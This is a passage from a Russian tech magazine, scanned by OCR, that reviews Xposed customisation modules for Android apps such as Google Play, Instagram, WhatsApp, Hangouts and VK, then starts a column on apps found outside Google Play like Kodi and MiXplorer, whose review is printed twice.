
Теперь, конечно же, магазин приложений. Здесь я бы выделил два интересных модуля. Первый — [Google Play Theme Engine](#) . Позволяет очень тонко кастомизировать интерфейс Google Play. Настройки очень обширны. Изменяется все — от фона (отдельно для музыки, приложений, книг и прочего) до статусной строки. Изменению поддается даже название самого приложения. Присутствуют платная и бесплатная версии. Бесплатная ужасно перегружена рекламными баннерами и обладает сильно урезанной функциональностью, но цвета можно настраивать почти без ограничений.

Второй — ViewInPlay, модуль, позволяющий быстро открыть страницу приложения в Google Play. Доступно сразу несколько способов: долгое удержание (или двойной тап) миниатюры в просмотрщике запущенных приложений, кнопка в меню «О приложении» (доступна через «**Настройки -> Приложения**») и долгое удержание уведомления в шторке.



Google Play после небольших изменений

INSTAGRAM

Отгадай, какой функции недостает Instagram больше всего? Конечно же, возможности скачивать фото и видео. По понятным причинам в официальном клиенте таких функций нет, но они легко добавляются модулем XInsta. Просто нажимаешь кнопку «Меню» (три точки) под нужным элементом, а далее пункт Download. Папку для сохранения можно выбрать в настройках.

Кроме того, ты можешь добавить в Instagram возможность приближать фото (Zoom for Instagram) и изменить цветовую тему приложения (Instagram Themer). Еще один интересный модуль — Instagram Section Disabler. Все, что он делает, — это тупо отключает секцию Explore. Зачем? Для того, чтобы Instagram не тратил трафик при ее случайном нажатии. Да и смысла в ней нет, учитывая огромное количество бессмысленных фоток, которые тебе предлагают посмотреть.

WHATSAPP


Наверное, больше всего модулей Xposed доступно для мессенджера WhatsApp. Большинство из них, конечно, делают разную ерунду, например скрывают определенные (и совсем ненавязчивые) кнопки приложения или заменяют стандартные смайлы, но есть и действительно интересные.

Начнем с комбайнов: WhatsAppX и WhatsApp Tuner. Первый особенно примечателен набором функций для сохранения конфиденциальности. Можно, например, защитить выбранные контакты с помощью пароля, а также отключить

предпросмотр начала сообщения на главном экране. Еще одна очень интересная возможность — установка напоминаний о том, что надо написать сообщение определенному контакту. В остальном все довольно стандартно: отдельные обои для каждого чата, возможность сохранения сообщений в избранное и несколько других мелких функций.

WhatsApp Tuner гораздо проще и, по сути, предназначен для отключения функций, не относящихся напрямую к чату. Это, например, сокрытие ярлыка камеры и голосового сообщения, удаление бара Contact-Call-Conversation, отключение опции звонка после клика по аватару.

Другие интересные модули: Utimate WhatsApp Theme Engine — настройка оформления, WhatsApp Quiet Hours — настройка тихих часов, когда WhatsApp не будет тебя беспокоить (с белым списком), и очень странный и забавный модуль Thumbnail Changer for WhatsApp — он позволяет спрятать одно фото в другое. Когда фото загружается, получающий видит в качестве эскиза одну картинку, но когда само изображение загрузится — всплывет другое фото, которого не было на эскизе. Думаю, любителям подшутить понравится.



Отличный интерфейс настроек WhatsApp Quiet Hours

HANGOUTS


OK, с WhatsApp разобрались, но как насчет его главного конкурента — Hangouts? Что ж, здесь все намного проще, фактически понадобится только один модуль. XHangouts — настоящий швейцарский нож для гугловского мессенджера. Его возможности очень обширны и разнообразны, поэтому просто перечислю их:

- автоматический поворот фотографий, сделанных на камеру;
- включение отправки MMS высокого качества;
- изменение размера изображений в MMS;



- выбор между JPEG и PNG форматом изображений, кстати, можно выбрать качество JPEG;
- возможность отправки сообщений сразу после нажатия клавиши «Готово» на клавиатуре;
- изменение MMS APN. Это позволит значительно быстрее отправлять и получать MMS, тратить меньше батареи;
- выбор из 23 вариантов различных тем оформления;
- возможность скрыть голосовой и видеовызов на панели инструментов вызова;
- возможность отправки сообщения и блокировки сразу одним тапом;
- настройка мелодий и звуков;
- отключение датчика приближения;
- возможность скрыть кнопку смайлов.

Кстати, запустить XHangouts можно через сам Hangouts.




Куча настроек XHangouts

ДРУГИЕ МОДУЛИ


- Awesome Pop-up Video — Facebook Module — видео из Facebook в плавающем окне. Дополнительно придется поставить плеер Awesome Pop-up Video.
- Gmail Theme Engine — меняет расцветку Gmail. Содержит кучу рекламы в бесплатной версии.
- GoogleCamX — переопределяет клавиши громкости в камере Google так, чтобы они управляли зумом вместо выполнения снимка.
- Google keyboard Castom Smilies — набор дополнительных смайлов для стандартной гугловской клавиатуры. Присутствует возможность самостоятельно создать свой смайл или модифицировать существующий.
- Map Zoom Invert — инвертирует однопальцевый зум в картах Google. Теперь палец вниз — это отдаление, а вверх — увеличение.
- Ok Google for 3rd party launchers / apps — добавляет поддержку быстрого

открытия Google Now в отдельно выбранных сторонних лаунчерах и приложениях.

- Play Music Downloaded Only Remover — удаляет панельку «Выполняется загрузка» из Play Music. Теперь уведомление о загрузке отображается только в статусбаре.
- NoMapTips — отключает раздражающий диалог в картах Google, говорящий о том, что настройки местоположения не оптимальны, когда отключено определение местоположения по GPS.
- SkypeX — позволяет установить несколько одновременно работающих версий скайпа. Но сначала необходимо в APK-файле второго скайпа поправить AndroidManifest.xml, написав что-нибудь другое вместо com.skype.raider. Еще может подменять версию Skype, отправляя серверу Microsoft другие сведения о приложении (в настройках есть выбор отправляемой версии).



Ну очень скромные настройки NoVkontakteAdd



Обширный выбор цветов в Gmail Theme Engine

- QuickPic2Gallery — изменяет название приложения QuickPick на «Галерея». Конечно, можно и самостоятельно изменить эти данные в APK-файле (strings.xml или AndroidManifest.xml). Но это значительно более простой путь.
- NoVkontakteAdd — убирает рекламу из ленты новостей мобильного клиента ВК (если ты пользуешься клиентом ВК, то знаешь, как она досаждает). Есть еще очень интересная функция «Всегда офлайн». После ее включения можно сидеть в ВК со статусом «офлайн». Статус не меняется даже после отправки сообщения, однако все сообщения других людей помечаются как прочитанные.
- Google Play Music Listen Later — позволяет изменить вкладки, открываемые по умолчанию при запуске приложения, а также при выборе разных пунктов в боковом меню.
- SnapchatLensesEnabler — простой модуль, пишущий в системную переменную build.model название LG-H810. Это сделает доступными в приложении Snapchat особые эффекты, предназначенные только для LG G4.

ВЫВОД

Я уверен, что теперь ты открыл для себя много новых модификаций Xposed. Но не забывай перед установкой модулей делать бэкапы, потому что любые, даже самые простые из них могут конфликтовать как с системой, так и между собой. Какие-то модификации могут быть требовательны к версии приложения, для которого они предназначены. Я советую устанавливать моды Xposed по отдельности, не пренебрегая полной перезагрузкой устройства. Особенно осторожным надо быть при установке сразу нескольких модификаций для одного приложения.

ВЫПУСК #12.
В ОБХОД GOOGLE PLAY

КАРМАННЫЙ СОФТ



Сегодня в выпуске мы поговорим о софте, который по тем или иным причинам невозможно найти в Google Play. Нет, это не приложения для просмотра порно и не пиратский софт — это качественный софт, который просто нарушает одно или несколько дурацких правил Google. В журнале мы уже говорили о некоторых из этих приложений (например, LMT Launcher, AdAway или магазин открытого софта f-droid). Сегодня же поговорим о Kodi, MiXplorer, OG Youtube и Market Helper.





KODI


Платформа: Android
Цена: бесплатно
kodi.tv/download

Это бывший медиаплеер (а точнее — медиа-комбайн) XBMC, способный вообще на все: он проигрывает любые аудио- и видеоформаты, умеет в удаленное управление, поддержку аппаратного ускорения, скины, расширения и плагины, имеет огромное количество настроек и вариантов воспроизведения, подтягивает погоду, новости и многое-многое другое. Если тебе нужен полноценный и полностью самодостаточный медиа-центр для планшета, HMDI-стика или приставки на базе Android, то Kodi — это все, что нужно.

Kodi работает на огромном количестве разных платформ и его версия для Android нисколько не урезана. Просто скачай APK, установи... готово! В редких случаях приложение может падать (из-за особенностей системы управления памятью в Android), но в целом работает великолепно. В случае китайских медиа-стиков на устаревших процессорах Rockchip, возможно, придется установить дополнительные кодеки, зато в результате ты получишь полноценный 1080p-плеер.

MIXPLORER

Платформа: Android
Цена: бесплатно
forum.xda-developers.com/showpost.php?p=23109280&postcount=2






Хороший файловый менеджер найти трудно. Одни чересчур перегружены функционалом, другие слишком просты, третьи банально неудобны. MiXplorer — отличная альтернатива и компромисс. С одной стороны здесь есть все, что необходимо: множество вариантов отображения файлов, стандартные функции копирования/вставки и другие общепринятые операции, возможность отображения определенных типов файлов, включая установленные приложения, встроенный FTP-сервер, а также поддержка скинов и плагинов. С другой стороны, MiXplorer отличается легкостью и скоростью работы, а также отличным и привлекательным глазу интерфейсом.

MiXplorer придется по душе всем, кому функциональность современных комбайнов типа ES File Explorer кажется слишком избыточной, но явно не хватает возможностей более легких файловых менеджеров. Он красив, удобен, быстр и в меру функционален. Ровно настолько, чтобы это не раздражало.

MIXPLORER

Платформа: Android
Цена: бесплатно
forum.xda-developers.com/showpost.php?p=23109280&postcount=2





Хороший файловый менеджер найти трудно. Одни чересчур перегружены функционалом, другие слишком просты, третьи банально неудобны. MiXplorer — отличная альтернатива и компромисс. С одной стороны здесь есть все, что необходимо: множество вариантов отображения файлов, стандартные функции копирования/вставки и другие общепринятые операции, возможность отображения определенных типов файлов, включая установленные приложения, встроенный FTP-сервер, а также поддержка скинов и плагинов. С другой стороны, MiXplorer отличается легкостью и скоростью работы, а также отличным и привлекательным глазу интерфейсом.

MiXplorer придется по душе всем, кому функциональность современных комбайнов типа ES File Explorer кажется слишком избыточной, но явно не хватает возможностей более легких файловых менеджеров. Он красив, удобен, быстр и в меру функционален. Ровно настолько, чтобы это не раздражало.

